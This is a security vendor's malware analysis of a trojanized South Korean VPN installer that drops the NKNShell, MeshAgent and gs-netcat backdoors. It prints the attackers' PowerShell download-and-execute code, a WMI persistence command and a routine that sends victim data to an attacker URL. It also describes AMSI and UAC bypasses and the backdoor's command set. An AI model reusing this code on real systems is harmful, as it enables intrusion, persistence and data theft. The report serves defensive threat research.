NKNShell Malware Distributed via VPN Website - ASEC

By ATCP

Published: 2025-11-16 · Archived: 2026-04-02 11:59:26 UTC

AhnLab SEcurity intelligence Center (ASEC) has confirmed that malware has been uploaded to the website of a South Korean VPN provider. Based on the distribution method and characteristics of the malware used, this attack appears to be the work of the same threat actor who has been targeting South Korean VPN providers since 2023. In previous cases, the attacker ultimately installed backdoors such as SparkRAT, MeshAgent, and Sliver to control the infected systems. In the latest incident, MeshAgent with similar PDB paths was again observed, along with a newly identified backdoor named NKNShell. NKNShell is notable for using NKN and MQTT protocols for communication with its C&C server.

- SparkRAT Being Distributed Within a Korean VPN Installer
- Analysis of Attack Cases: From Korean VPN Installations to MeshAgent Infections
- Sliver C2 Being Distributed Through Korean Program Development Company

1. Malware Distribution

As of November 2025, malware is still being downloaded from the Korean VPN provider’s website. When the downloaded archive is extracted and executed, the legitimate VPN installation proceeds while simultaneously using PowerShell to download and execute a PowerShell script. This script installs various malware, including the NKNShell backdoor, MeshAgent, and gs-netcat. This article will analyze the malware according to each flow.



Figure 1. Downloaded from the Korean VPN provider’s website

2. Malware Analysis

2.1. Trojanized Installer



Figure 2. Flowchart

The installer is written in Go and signed with an invalid certificate impersonating NVIDIA. It checks for virtual machine environments using code borrowed from GoDefender [1]. **[1]** Afterward, it executes itself as a child process with a PowerShell download command as an argument. The child process downloads PowerShell, loads it into memory, and runs Base64-encoded commands.

PowerShell is a PowerShell console developed in C/C++, which disables security features such as AMSI. This allows attackers to bypass detection by utilizing AMSI when executing commands using PowerShell. Commands executed through PowerShell are responsible for downloading and executing the “sql-auto.ps1” script from external sources.

2.2. PowerShell Downloader Script – 1 (sql-auto.ps1)

The “sql-auto.ps1” script acts as a downloader for additional malware. Evidence suggests the attacker used generative AI to create the malware, which applies not only to executable malware but also to PowerShell scripts.

```
# # 각 스크립트를 별도의 Job에서 비동기적으로 실행
# foreach ($url in $ScriptUrls) {
#     Write-Host "Starting background job for: $url" -ForegroundColor Cyan

#     # Job에서 실행할 스크립트 블록 정의
#     $jobScriptBlock = {
#         param($scriptUrl)
#         try {
#             Write-Host "Job started for: $scriptUrl" -ForegroundColor Yellow
#             # 스크립트 내용 다운로드 및 실행
#             $scriptContent = (New-Object System.Net.WebClient).DownloadString($scriptUrl)
#             Invoke-Expression $scriptContent
#             Write-Host "☑ Job completed successfully for: $scriptUrl" -ForegroundColor Green
#         } catch {
#             Write-Host "✕ Job failed for $scriptUrl : $($_.Exception.Message)" -ForegroundColor Red
#         }
#     }

#     # 새로운 Job 시작 (비동기, 대기하지 않음)
#     Start-Job -ScriptBlock $jobScriptBlock -ArgumentList
```

Figure 3. Comment string that is suspected to have been written by AI

The “sql-auto.ps1” script has various features, but many of them are commented out and not working. The script attempts to disable Windows Defender, add exclusion paths, and execute the “Null-AMSI” script developed by BlackShell256 to bypass AMSI. [2] The most important feature of “sql-auto.ps1” is downloading additional payloads from external sources. There are two types of downloads: one for SQLMap malware (currently commented out) and another downloader script called “install.ps1”.

2.3. PowerShell Downloader Script – 2 (install.ps1)

This script includes functionality to disable Event Tracing for Windows (ETW) using “Invoke-NullAMSI” and registers a WMI filter named “Cleanup” for persistence. The “Cleanup” filter allows executing the actual downloader script it contains. After this process, it terminates the processes that will be injected with malware later on and executes the script directly.

```
Name            Cleanup
Query           SELECT * FROM Win32_ComputerSystem WHERE PrimaryOwnerName IS NOT NULL
QueryLanguage   WQL

CommandLineTemplate    powershell.exe -NoProfile -ExecutionPolicy Bypass -Command "Invoke-Expression ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('JGVmZW
Name                   DataCleanup
```

Figure 4. Registered WMI filter and consumer

The script ultimately executed supports 15 UAC bypass techniques, but none of them are actually used. The supported features include known UAC bypass methods such as fodhelper.exe, slui.exe, silentcleaunp task, sdclt.exe, perfmon.exe, eventvwr.exe, compmgmtlauncher.exe, computerdefaults.exe, token manipulation, and cmstp.exe.

The actual function of the script is to download and install the gs-netcat, MeshAgent, and NKNShell backdoors. Additionally, the NKNShell backdoor executes and injects into Microsoft Edge, Notepad, Calculator, and Paint processes.

2.4. MeshAgent

MeshAgent, part of the open-source MeshCentral remote management tool, provides system control commands and remote desktop features (VNC, RDP). Threat actors have been using MeshAgent in their attacks for a long

time. MeshAgent used in attacks has been developed by the threat actors themselves and has the following PDB information:

- C:\Users\anfdh\Downloads\MeshAgent-master\MeshAgent-master\Release\MeshService64.pdb
- C:\Users\anfdh\Downloads\MeshAgent-master (1)\MeshAgent-master\Release\MeshService64.pdb
- C:\Users\anfdh\Downloads\MeshAgent-master (2)\MeshAgent-master\Release\MeshService64.pdb

The “new-ms.ps1” script downloads MeshAgent to the “%LOCALAPPDATA%\svchost\services.exe” path and places the “services.msh” configuration file in the same path, so that it uses this configuration. The configuration file contains the C&C server address as shown below.



Figure 5. Configuration file containing the C&C server address

2.5. gs-netcat

gs-netcat, part of Global Socket tools, uses the Global Socket Relay Network (GSRN) for communication. gs-netcat is the GSRN version of netcat, and it can communicate using a configured password even when it is located in an internal network.

The “gsocks.ps1” script downloads the “file.zip” compressed file and decompresses it in the “c:\windows\linux” directory, including gs-netcat as “cached.exe”. It also creates “windows.sh” and executes it using bash.exe. The password for gs-netcat is set in “windows.sh”. Threat actors can access the infected system from external sources using this password. In other words, the “gsocks.ps1” script is responsible for installing the remote shell using gs-netcat.

Figure 6. Installation path and execution script of gs-netcat

Additionally, the behavior of executing the “windows.sh” script using “bash.exe” is registered as a task named “Windows Linux System,” ensuring its persistence. Furthermore, the system’s basic information, including the password for gs-netcat, is transmitted to the C&C server (threat actor) via PowerShell commands.

```
$systemInfo = @{
    username   = $env:USERNAME
    ram        = "$freeRam/$totalRam"
    waniip     = Get-ExternalIP
    uid        = $UUID
    osinfo     = "windows"
    hostinfo   = $env:COMPUTERNAME
    archinfo   = $env:PROCESSOR_ARCHITECTURE
    pathinfo   = $exePath
} | ConvertTo-Json

$response = Invoke-RestMethod -Uri "https://inspiring-monstera-5c3688.netlify.app/afsocks" `
                              -Method Post `
                              -Body $systemInfo `
                              -ContentType "application/json" `
                              -TimeoutSec 30

Write-Log "System info sent successfully. Response: $response"
```

Figure 7. Log transmission routine

2.6. NKNShell

The malware installed and executed under the name PX.exe is a backdoor written in the Go programming language. Based on Go functions and strings such as “NKN Shell Client,” it is clear that the malware author named it NKNShell. NKN stands for New Kind of Network, a blockchain-based P2P networking protocol. In practice, the malware uses not only the NKN protocol but also MQTT (Message Queueing Telemetry Transport) for communication with its C&C server.

One notable characteristic of NKNShell is that it appears to have been developed using AI tools. Similar to the previously analyzed PowerShell scripts, the binary contains Korean-language comments, and the presence of emojis suggests that the developer leveraged generative AI during its creation.



Figure 8. Comment string included in the binary

A. C&C Communication

NKNShell, developed in Go, uses the NKN and MQTT protocols to communicate with its C&C server and receive commands. The use of the blockchain-based P2P networking protocol NKN for C&C communication has been seen before in malware such as NKAbuse and the open-source malware NGLite. The malware generates a unique ID, an NKN address, which is then used to connect to the Seed node. After establishing this connection, the malware sends collected information to attacker-controlled addresses that are hardcoded into the binary.

Figure 9. Request packet to the seed node

NKNShell also uses the MQTT messaging protocol alongside NKN for communication with its C&C server. It first connects to specific MQTT brokers, using the same Client ID generated during the NKN process. During the connection, it sends a Will message (LTW: Last Will & Testament) to a designated topic. Similar to the NKN protocol, the malware transmits system information collected from the infected host. As a result, any attacker subscribed to that topic can later retrieve detailed information about the compromised system.

- MQTT Broker Address – 1: broker.emqx[.]io:1833
- MQTT Broker Address – 2: broker.hivemq[.]com:1833
- MQTT Broker Address – 3: broker.mqtt[.]cool:1833
- MQTT Broker Address – 4: broker.mosquitto[.]org:1833



Figure 10. Packet in the process of connecting to the MQTT broker

Additionally, NKNShell utilizes the Client ID to compute an MD5 hash and subscribes to a topic named after that hash. The attacker, having received the Client ID from the Will message, can determine which MD5-based topic the infected system is subscribed to. This allows the attacker to publish commands to that topic, effectively delivering instructions to the compromised host.

Item	Information
arch	Architecture
cpuusage	CPU usage
hostinfo	Computer name
isadmin	Administrator privileges
lanip	IP address
mac	MAC address
num_cpu	Number of CPU cores
os	Operating system
osinfo	Operating system information (Windows version, etc.)
pathinfo	Malware path
ram	RAM information
username	User name
version	1.0.7
wanip	External IP

Table 1. List of information transmitted

B. Supported Commands

NKNShell receives the following commands via NKN and MQTT protocols. These commands include typical backdoor functionalities such as information gathering and remote control, similar to what most backdoors support. However, some features appear to be only partially implemented or not fully functional.

Command	Description
ps	Retrieve process list
bof	Execute BOF (Beacon Object File)
rem	Remote proxy
ping	Ping
attack	DDoS attack commands (tcp, udp, http flood)
config	Download configuration
command	Execute command
sideload	DLL sideloading
spawndll	Load DLL into memory
file_list	Retrieve file list
injection	Code injection
migration	Not implemented
clear_log	Delete event, registry, and Prepatch logs
execution	Execute command
disconnect	Disconnect
execute_pe	Execute PE from memory
screenshot	Capture screenshot
codesigning	Not implemented
steal_token	Steal token
file_delete	Delete file
file_upload	Upload file
file_execute	Execute file

Command	Description
clone_session	Clone session
file_download	Download file
inject_process	Inject into process
postmsf_cshrp	Not implemented
set_encryption	Enable message encryption
execute_csharp	Execute assembly
python	Execute Python script
get_systeminfo	Collect system info (architecture, CPU, OS version, etc.)
ps_session_exec	Execute PowerShell session
execute_assembly	Execute assembly
impersonate_user	Impersonate user
ps_session_start	Start PowerShell session
ps_session_stop	Stop PowerShell session
execute_shellcode	Execute shellcode
enumerate_sessions	Enumerate sessions
execute_powershell	Execute PowerShell
hijack_codesigning	Spoof code signing
migrate_cobaltstrike	Not implemented
process_manipulation	Process manipulation (inject DLL, memory dump, hijack token, kill, resume, suspend)
execute_charp_bypass	Not implemented
inject_system_process	Inject into system process
spoof_microsoft_signature	Not implemented

Table 2. Commands supported by NKNShell



Figure 11. Receiving the ping command in the MQTT protocol

C. Update

Instead of using standard commands for updates, NKNShell leverages an alternative infrastructure. It uses additional C&C servers or anonymous blogging platforms such as Telegraph (telegra[.]ph, te.legra[.]ph, graph[.]org). The malware periodically selects one of these domains at random, appends a URL, and connects to it.

When accessed, the page displays a Base64-encoded string uploaded by the attacker. Decoding this Base64 string reveals the URL of the payload for the malware update.

Figure 12. Update address uploaded to the Telegram

2.7. SQLMap Malware

Although it was commented out in the PowerShell script at the time of analysis, ‘main.exe’—that is, the SQLMap malware—was actually used in the real attack. SQLMap is an open-source tool designed to test web applications for SQL injection vulnerabilities on specified URLs provided as arguments. When the SQLMap malware runs, it creates a folder named named “sqlmap-win64” in the same directory and installs the SQLMap tool there.



Figure 13. Log showing the execution of the SQLMap malware

It is likely that the scanning target addresses are then received from another C&C server. The fact that messages are being published to a specific MQTT topic continuously suggests that the scanning results are being transmitted to this topic.

3. Conclusion

The Larva-24010 threat actor is distributing malware through the website of a Korean VPN service provider. As a result, when a user downloads and runs the installer from the VPN website, malware can be installed on the system. Since at least 2023, the Larva-24010 threat actor has been targeting Korean VPN users to spread malware, ultimately installing various backdoors such as MeshAgent, gs-netcat, and NKNShell. Through this, the attacker can control infected systems where the VPN is installed and steal sensitive information stored on those systems.

MD5

0696da5b242023308ad45c50666b2b96

0dfea610a526b0d458e84c6cd604b2ab

21067f677b8ac8d843a56cd2c19356ff

2e9bf8bf256a0c60402e05d6f20c6e3d

60f153778e843fc04c6ab239ca650a89

Additional IOCs are available on AhnLab TIP.

URL

https[:]//camo[.]hach[.]chat/?proxyUrl=https[:]//dnot[.]sh/

https[:]//inspiring-monstera-5c3688[.]netlify[.]app/afsocks

https[:]//microsoft[.]devq[.]workers[.]dev/newms[.]exe

https[:]//openai-proxy[.]napdev[.]workers[.]dev/?url=https[:]//pub-fd29cd63fb8c4b7fb0c7d3fa893212b9[.]r2[.]dev/Protect[.]exe

https[:]//proxy[.]wingram[.]org/?proxyUrl=https[:]//microsoft[.]devq[.]workers[.]dev/newms[.]exe

Additional IOCs are available on AhnLab TIP.

FQDN

kttelecom[.]duckdns[.]org

spiffy-crepe-c667e8[.]netlify[.]app

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/91139/